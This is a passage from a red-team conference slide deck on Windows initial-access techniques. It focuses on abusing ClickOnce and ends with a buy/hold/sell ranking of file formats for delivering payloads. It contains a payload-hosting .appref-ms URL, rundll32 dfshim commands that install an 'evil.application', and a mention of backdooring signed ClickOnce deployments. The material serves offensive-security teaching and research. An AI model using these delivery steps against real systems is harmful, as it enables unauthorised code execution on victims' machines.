  - Or pack up all the files into a shiny container and deliver it seeking offline deployment (from local files)

- .appref-ms file, is a UTF-16-LE one-line reference pointing where ClickOnce is available online.




~~~
https://binary-offensive.com/files/c2/calc1-unsigned/clickonce1.application#clickonce1.exe, Culture=neutral, PublicKeyToken=0000000000000000, processorArchitecture=msil
```
~~~

  - Can be conveniently delivered via email or link. Double-click initiates ClickOnce deployment

- Deployment can be initiated also from command line:
  - Install: `cmd> rundll32.exe dfshim.dll,ShOpenVerbApplication C:\Path\to\evil.application`
  - Uninstall: `cmd> rundll32.exe dfshim.dll,ShArpMaintain         C:\Path\to\evil.application`

- We can even backdoor existing, third-party signed ClickOnce deployments!
  - Check out **REMARKABLE** DEF CON 30 - ClickOnce AbUse for Trusted Code Execution talk by Nick Powers & Steven Flores!



MSDN - walkthrough - manually deploying a ClickOnce application
All you need is one - a ClickOnce love story
ClickOnce twice or thrice - a technique for social engineering and untrusted command execution
One Click to compromise fun with
(whitepaper) ClickOnce And You're In When Appref Ms Abuse Is Operating As Intended

Outro

Conclusions

- When Macros are gone, Threat Actors adapt.
  - So do Red Teams.
- We keep on undusting rusty old code execution primitives, inventing new or morphing existent.
  - So do Threat Actors.
  - But options are limited, so the downfall of classic Windows file-based initial access is on the horizon
- Currently EXE + DLL Sideloading seems a wonderful way to stealthily execute dodgy code
  - But we believe, Microsoft will soon implement mitigation policy enforcing signed programs to only load signed DLLs.
  - Probably at first it'll be rolled out wide across Microsoft executables.
- In my opinion, Complex Infection Chains are viable ways to proceed for months onwards.
  - The lesser known chain components, the higher chances to get in unobstructed.

BUY

CHM
EXE + DLL Sideloading
MSI
MSIX, APPX
ClickOnce, VSTO
Complex Chains
HTML Smuggling
ZIP, 7zip, GZ,

HOLD

LNK
ISO, IMG
CPL
XLL
WSF, JS
XSL

SELL

Office Macros
VBS*, HTA
EXE
OneNote

Your recommendations for 2023

* VBScript gets obsoleted
and will be available for
opt-in install someday

Q & A? ☺

Full slide deck here:

https://bit.ly/42448C8

@mariuszbit / mb@binary-offensive.com

https://binary-offensive.com

https://github.com/mgeeky

Hungry for more Initial Access?

» Check out my Training

» Explore Initial Access Framework capabilities